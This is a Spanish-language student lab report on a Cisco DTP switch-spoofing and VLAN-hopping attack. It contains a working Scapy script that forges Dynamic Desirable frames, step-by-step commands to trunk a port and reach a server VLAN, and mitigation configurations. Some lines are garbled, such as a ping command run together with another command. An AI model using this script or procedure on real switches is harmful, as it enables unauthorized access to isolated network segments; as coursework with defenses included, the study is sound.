



ESTUDIA EN EL
INSTITUTO
TECNOLÓGICO DE LAS
AMÉRICAS (ITLA)

Institución:
Instituto Tecnológico de Las
Américas

Asignatura:
Seguridad de Redes

Trabajo:
DTP Attack

Estudiantes:
Jordy Rosario

Matricula:
20250737

Docente:
JonathanRondon

FECHA DE ENTREGA:
12/06/2026

Índice

Enlace a GitHub.....	1
1. Objetivo del Laboratorio	1
2. Objetivo del Script.....	1
2.1 Parámetros de Uso.....	1
2.2 Requisitos del Sistema	2
3. Funcionamiento del Script.....	2
Bloque 1: Validación de Privilegios e Importación de Módulos	2
Bloque 2: Procesamiento de Argumentos (parse_args).....	3
Bloque 3: Estructuración y Serialización Binaria de la Trama DTP (build_dtp_frame)	3
Bloque 4: Encapsulación Multicapa de Cisco e Inyección (build_dtp_frame - Retorno)	4
Bloque 5: Orquestación del Bucle Principal y Despliegue (main).....	4
4. Documentación de la Red	5
4.1 Topología	5
4.2 Tabla de Dispositivos y Direccionamiento IP	5
5. Ejecución del Ataque	6
Paso 1: Preparar el entorno.....	6
Paso 2: Verificar el estado legítimo inicial del puerto en el Switch	6
Paso 3: Lanzar el ataque de simulación de Switch (Switch Spoofing)	6
Paso 4: Validar el cambio de estado operacional a Troncal.....	7
Paso 5: Ejecutar el salto definitivo de VLAN (VLAN Hopping) hacia el Servidor Crítico	7
6. Capturas de Pantalla.....	8
7. Contramedidas y Mitigación	9
Contramedida 1: Configurar Puertos de Acceso Estáticos y Deshabilitar DTP (Recomendado) 9	
Contramedida 2: Desactivar Puertos en Desuso y Asignarlos a una VLAN Muerta	10
8. Video Demostrativo.....	10
9. Referencias.....	11

Enlace a GitHub

Enlace a GitHub

https://github.com/Jordy513/P2_DTP_Attack_20250737

1. Objetivo del Laboratorio

El objetivo de este laboratorio es demostrar las vulnerabilidades de seguridad asociadas a la negociación automática de enlaces troncales mediante el protocolo DTP (Dynamic Trunking Protocol) en switches Cisco. Por defecto, muchos puertos de switches operan en modo Dynamic Auto o Dynamic Desirable, lo que permite que un host final malicioso enmascare su identidad real y simule ser un switch legítimo (Switch Spoofing).

Este laboratorio evidencia de manera práctica:

- Cómo un atacante puede forzar la creación de un enlace troncal (Trunk) desde una estación de trabajo común enviando tramas DTP maliciosas.
- El riesgo de saltarse el aislamiento de Capa 2 (VLAN Hopping) al ganar acceso nativo a todas las VLANs permitidas en el switch sin pasar por un router.
- La interceptación y el salto de tráfico hacia segmentos críticos como la VLAN de Servidores o de Gestión.
- La efectividad de deshabilitar DTP (nonegotiate) y forzar modos de acceso estáticos como contramedida de mitigación definitiva.

2. Objetivo del Script

El script `JordyRosario_20250737_DTP_Attack.py` implementa una herramienta automatizada de Switch Spoofing utilizando la librería Scapy. Su propósito principal es inyectar tramas DTP con el estado Dynamic Desirable dirigidas a la dirección MAC multicast de Cisco (01:00:0c:cc:cc:cc). Al hacer esto, el script engaña al switch de acceso forzándolo a cambiar el modo de operación del puerto de "Access" a "Trunk". Una vez establecido el enlace troncal, el sistema operativo del atacante queda habilitado para etiquetar manualmente tramas con etiquetas 802.1Q externas y saltar directamente a cualquier VLAN de la infraestructura.

2.1 Parámetros de Uso

```
sudo python3 JordyRosario_20250737_DTP_Attack.py -i <interfaz> [opciones]
```

Parámetro	Descripción	Requerido	Ejemplo / Por Defecto
-i, --interface	Interfaz de red local del atacante conectada al puerto del switch.	Sí	eth0
-m, --mac	Dirección MAC origen falsa (si se omite, usa la real de la NIC).	No	00:11:22:33:44:55
-c, --count	Cantidad de tramas a inyectar (0 = bucle infinito).	No	0
-s, --sleep	Tiempo de espera en segundos entre cada trama inyectada.	No	1.0

Ejemplo de uso:

```
sudo python3 JordyRosario_20250737_DTP_Attack.py -i eth0 -c 10 -s 0.5
```

2.2 Requisitos del Sistema

Requisito	Detalle
Requisito	Detalle
Sistema Operativo	Kali Linux (virtualizado en QEMU/PNETLab o EVE-NG)
Lenguaje	Python 3.9+
Dependencia principal	scapy
Privilegios	sudo / root obligatorio (interacción directa con interfaces de red L2)

3. Funcionamiento del Script

A continuación se explica el script bloque por bloque:

Bloque 1: Validación de Privilegios e Importación de Módulos

```
if os.geteuid() != 0:
    print("\n[!] Requiere root: sudo python3 DTP_Attack.py\n")
    sys.exit(1)

try:
    from scapy.all import conf, sendp, get_if_hwaddr, Dot3, LLC, SNAP, Raw
    conf.verb = 0
except ImportError:
    print("\n[!] Instala scapy: pip install scapy\n")
    sys.exit(1)
```

- Lógica: El script verifica el UID del proceso utilizando `os.geteuid()`. Si no es 0 (root), se detiene, ya que la creación de paquetes Ethernet crudos requiere control absoluto del hardware. Importa componentes especializados de Scapy para estructurar capas no estándar de Cisco (Dot3, LLC, SNAP) y silencia las salidas innecesarias (`conf.verb = 0`).

Bloque 2: Procesamiento de Argumentos (`parse_args`)

```
def parse_args():
    p = argparse.ArgumentParser(description="DTP VLAN Hopping - Switch Spoofing")
    p.add_argument("-i", "--interface", required=True, help="Interfaz de red (ej. eth0)")
    p.add_argument("-m", "--mac", default=None, help="MAC de origen (omitir = auto-detectar)")
    p.add_argument("-c", "--count", type=int, default=0, help="Cantidad de tramas...")
    p.add_argument("-s", "--sleep", type=float, default=1.0, help="Segundos entre tramas...")
    return p.parse_args()
```

- Lógica: Configura la captura de argumentos desde la consola mediante la librería estándar `argparse`. Permite definir de forma flexible la interfaz física de inyección, cambiar opcionalmente la MAC emisora para evadir sistemas de detección, y controlar la velocidad o cantidad de tramas DTP emitidas.

Bloque 3: Estructuración y Serialización Binaria de la Trama DTP (`build_dtp_frame`)

```
def build_dtp_frame(src_mac):
    def tlv(t, v):
        length = 4 + len(v)
        return t.to_bytes(2, 'big') + length.to_bytes(2, 'big') + v

    mac_bytes = bytes(int(x, 16) for x in src_mac.split(':'))

    dtp_payload = (
        b'\x01' + # DTP Version
        tlv(0x0001, b'\x00') + # Domain (vacío = acepta cualquier dominio)
        tlv(0x0002, b'\x03') + # Status = Dynamic Desirable
        tlv(0x0003, b'\xa5') + # DTP Type= 802.1Q
        tlv(0x0004, mac_bytes) # Neighbor MAC
    )
```

- Lógica: DTP es un protocolo de Capa 2 propietario de Cisco que organiza su contenido mediante bloques de tipo TLV (Type-Length-Value).
- La subfunción interna `tlv(t, v)` convierte los enteros a bytes en formato *Big Endian* ('big') y calcula la longitud total agregando los 4 bytes requeridos por las cabeceras del campo.
- La variable `dtp_payload` compila de manera contigua: la versión del protocolo (0x01), el TLV de Dominio (0x0001) inicializado en nulo (\x00) para forzar al switch a aceptar el

paquete sin importar el dominio configurado, el TLV de Estado (0x0002) con el valor 0x03 que señala el modo corporativo Dynamic Desirable, el TLV de Tipo (0x0003) con el identificador 0xa5 indicando soporte para encapsulación encapsulada standard 802.1Q, y finalmente los bytes de la dirección MAC origen dentro del TLV de vecino (0x0004).

Bloque 4: Encapsulación Multicapa de Cisco e Inyección (build_dtp_frame - Retorno)

```
frame = (
    Dot3(dst="01:00:0c:cc:cc:cc", src=src_mac) /
    LLC(dsap=0xaa, ssap=0xaa, ctrl=0x03) /
    SNAP(OUI=0x00000c, code=0x2004) /      # 0x2004 = DTP
    Raw(load=dtp_payload)
)
return frame
```

- Lógica: A diferencia de las tramas Ethernet II tradicionales, DTP corre sobre tramas IEEE 802.3 crudas (Dot3). El script aplica el direccionamiento de control de Cisco definiendo la MAC de destino multicast 01:00:0c:cc:cc:cc.
- Agrega las cabeceras lógicas LLC con los puertos de acceso de capa de enlace SAP establecidos en 0xaa (Subnetwork Access Protocol), un identificador SNAP apuntando al identificador único de organización (OUI) de Cisco 0x00000c junto con el código específico asignado a DTP (0x2004). El payload estructurado se inyecta al final en un bloque de datos Raw.

Bloque 5: Orquestación del Bucle Principal y Despliegue (main)

```
try:
    while True:
        sendp(frame, iface=args.interface, verbose=False)
        sent += 1
        print(f"[+] Trama #{sent} enviada - esperando negociacion trunk...")

        if args.count > 0 and sent >= args.count:
            break
        time.sleep(args.sleep)
except KeyboardInterrupt:
    print(f"\n[*] Detenido por el usuario. Tramas enviadas: {sent}")
```


- Lógica: Resuelve la dirección MAC inicial de la interfaz local llamando a `get_if_hwaddr()` si el usuario no especificó una alternativa. Invoca la construcción binaria del paquete e inicia un ciclo iterativo `while`.
- Envía de forma ráfaga la trama DTP cruda a través de la función `sendp()` en Capa 2. El switch del laboratorio, al interpretar de manera consecutiva anuncios de tipo *Dynamic Desirable*, procesa la solicitud de negociación y cambia automáticamente el estado del puerto físico local a modo Troncal en cuestión de 3 a 5 segundos. El bucle captura un `KeyboardInterrupt` (Ctrl+C) para salir del programa de forma controlada sin romper la terminal.

4. Documentación de la Red

4.1 Topología

El diseño de la red funcional se ha desplegado en el simulador PNETLab utilizando direccionamiento IP basado estrictamente en la matrícula asignada (20250737), operando bajo el segmento central de infraestructura 20.25.37.0/24.

A continuación, se detalla el mapa lógico de interconexión física omitiendo los enlaces de gestión externa (SSH):



4.2 Tabla de Dispositivos y Direccionamiento IP

El esquema de red utiliza la subred 20.25.37.0/24 derivada de la matrícula 20250737.

Dispositivo	Tipo / Modelo	Interfaz Local	Interfaz Remota	Dirección IP	Máscara	Rol / Modo VTP
R1	Cisco IOSv L3	e0/0	SW1 (e0/1)	20.25.37.1	/24	Default Gateway
SW1	Cisco IOSv L2	e0/1, e0/0, e0/3, e0/2	R1 (e0/0), Atacante (e0), Cliente (eth1), SERVER (eth1)	20.25.37.2	/24	VTP Server (Dominio: itla)
Atacante	Kali Linux VM	e0	SW1 (e0/0)	20.25.37.100	/24	Generador de Inyección Ofensiva
Cliente Legítimo	Estación Linux	eth1	SW1 (e0/3)	20.25.37.50	/24	Host de Acceso Afectado
SERVER	Docker Container	eth1	SW1 (e0/2)	20.25.37.10	/24	Servidor de Producción Afectado

5. Ejecución del Ataque

Paso 1: Preparar el entorno

```
git clone https://github.com/Jordy513/P2_DTP_Attacks_20250737.git
cd P2_DTP_Attacks_20250737
pip install scapy
```

Paso 2: Verificar el estado legítimo inicial del puerto en el Switch

Ingresa a la consola del Switch SW1 y verifique que la interfaz conectada al atacante (ethernet 0/0) opera en modo operativo de acceso ordinario y no cuenta con enlaces troncales activos:

```
SW1# show interfaces ethernet 0/0 switchport
```

Salida esperada: El campo Administrative Mode mostrará dynamic auto o dynamic desirable, y el Operational Mode figurará estrictamente como static access. Si ejecuta show interfaces trunk, el puerto e0/0 no aparecerá listado.

Paso 3: Lanzar el ataque de simulación de Switch (Switch Spoofing)

Ejecute el script especificando la interfaz de red local conectada al laboratorio de PNETLab:

```
sudo python3 JordyRosario_20250737_DTP_Attack.py -i eth0 -s 1
```


Salida esperada:

```
[*] Interfaz : eth0
[*] MAC origen: 50:00:00:01:00:00
[*] Modo : infinito
[*] Intervalo : 1.0s

[*] Enviando tramas DTP Dynamic Desirable...
    (El switch debería negociar trunk en ~3-5 tramas)
    Presiona Ctrl+C para detener

[+] Trama #1 enviada - esperando negociacion trunk...
[+] Trama #2 enviada - esperando negociacion trunk...
[+] Trama #3 enviada - esperando negociacion trunk...
```

Paso 4: Validar el cambio de estado operacional a Troncal

Deje el script corriendo o deténgalo tras enviar 5 tramas (Ctrl+C). Vuelva a la consola del Switch de la infraestructura y ejecute los comandos de auditoría:

```
SW1# show interfaces trunk
SW1# show interfaces ethernet 0/0 switchport
```

Resultado del compromiso: La interfaz ethernet 0/0 ahora aparece de manera explícita en la lista de enlaces troncales operativos. El Operational Mode cambió a trunk de forma forzada, habilitando el encapsulamiento 802.1Q en dicho enlace de red.

Paso 5: Ejecutar el salto definitivo de VLAN (VLAN Hopping) hacia el Servidor Crítico

Una vez que el puerto del switch actúa como troncal, el atacante puede interactuar con cualquier VLAN permitida (ej: VLAN 20 de Servidores donde reside el host 20.25.37.10). Levante una subinterfaz etiquetada local en Kali Linux para consolidar el compromiso I2:

```
sudo ip link add link eth0 name eth0.20 type vlan id 20
sudo ip link set dev eth0.20 up
sudo ip addr add 20.25.37.99/24 dev eth0.20
```




Pruebe la conectividad directa saliéndose de las restricciones de aislamiento nativo realizando un ping hacia el servidor privado:




```
ping -c 4 20.25.37.10sudo ip link set dev eth0.20 up.
```

El ping será exitoso, confirmando que el atacante ha logrado realizar un salto de red (VLAN Hopping) completo y directo.

6. Capturas de Pantalla

Las capturas se encuentran en la carpeta /screenshots del repositorio.

#	Archivo	Descripción
1		Vista de la topología funcional en PNETLab. Se validan las etiquetas de nombres, matrícula (20250737), interfaces conectadas y el direccionamiento de la subred.
2		Ejecución de show interfaces ethernet 0/0 switchport previo al ataque. Muestra el estado operativo inicial en static access sin enlaces troncales activos.
3		Consola de Kali Linux ejecutando el script. Muestra el proceso de inyección continua de paquetes estructurados DTP Dynamic Desirable.

#	Archivo	Descripción
4		Salida del comando show interfaces trunk en el switch en caliente, confirmando que la interfaz se transformó en un puerto Trunk de forma no autorizada.
5		Creación de la subinterfaz lógica etiquetada en Kali Linux y ping exitoso hacia la IP del SERVER (20.25.37.10), demostrando el salto exitoso de la VLAN.
6		Aplicación de comandos defensivos en la CLI de Cisco configurando el puerto de forma fija en acceso y deshabilitando explícitamente la negociación DTP.

7. Contramedidas y Mitigación

Contramedida 1: Configurar Puertos de Acceso Estáticos y Deshabilitar DTP (Recomendado)

La principal medida defensiva para anular este ataque consiste en remover la configuración dinámica predeterminada de los puertos asignados a usuarios o estaciones finales, forzándolos a

operar en modo de acceso estático y desactivando explícitamente la negociación DTP con la directiva `nonegotiate`:

```
SW1# configure terminal
SW1(config)# interface ethernet 0/0
SW1(config-if)# switchport mode access
SW1(config-if)# switchport nonegotiate
SW1(config-if)# end
SW1# write memory
```

Efecto: El comando `switchport mode access` fija el puerto para que pertenezca exclusivamente a una única VLAN y bloquea los intentos de negociación dinámicos. Complementariamente, `switchport nonegotiate` detiene la emisión de tramas DTP salientes por parte del switch e ignora cualquier paquete DTP entrante enviado por el atacante, neutralizando el script por completo.

Contramedida 2: Desactivar Puertos en Desuso y Asignarlos a una VLAN Muerta

Cualquier interfaz del switch que no esté conectada activamente a un dispositivo de la red legítimo debe ser apagada administrativamente y desasociada de la VLAN nativa por defecto (VLAN 1):

```
SW1(config)# interface ethernet 0/2
SW1(config-if)# switchport mode access
SW1(config-if)# switchport access vlan 999
SW1(config-if)# shutdown
```

8. Video Demostrativo

Enlace: <https://youtu.be/l0YcGBCu8Dg>

Contenido del video:

- Visualización de la topología con tu nombre completo y matrícula (20250737) integrados en la pantalla de PNETLab.
- Fecha y hora del sistema completamente visibles durante la demostración en vivo.
- Explicación narrada con tu propia voz y visualización de tu rostro al inicio de la presentación.
- Demostración en la CLI de Cisco del estado del puerto operativo inicial en modo de acceso.
- Ejecución en tiempo real del script de inyección forzando la creación dinámica del enlace Trunk.
- Levantamiento de la interfaz virtual sub-etiquetada en Kali Linux y ping exitoso hacia la subred restringida de servidores.
- Aplicación en vivo de la mitigación con `switchport mode access` y `switchport nonegotiate` y demostración de cómo el script ofensivo queda completamente inhabilitado.

9. Referencias

- Cisco Systems, Inc. (2023). *Cisco Guide to Hardening Cisco IOS Devices: Virtual Local Area Network Security*. San Jose, CA.
- Biondi, P. et al. (2025). *Scapy Framework v2.6 Layer 2 Custom Packets Construction Guide*.
- ITLA. (2026). *Asignatura: Seguridad de Redes — Guías de Laboratorio de Infraestructura Conmutada de Capa 2*.
- Documentación, estructuración técnica e investigación de mitigaciones apoyadas en Inteligencia Artificial.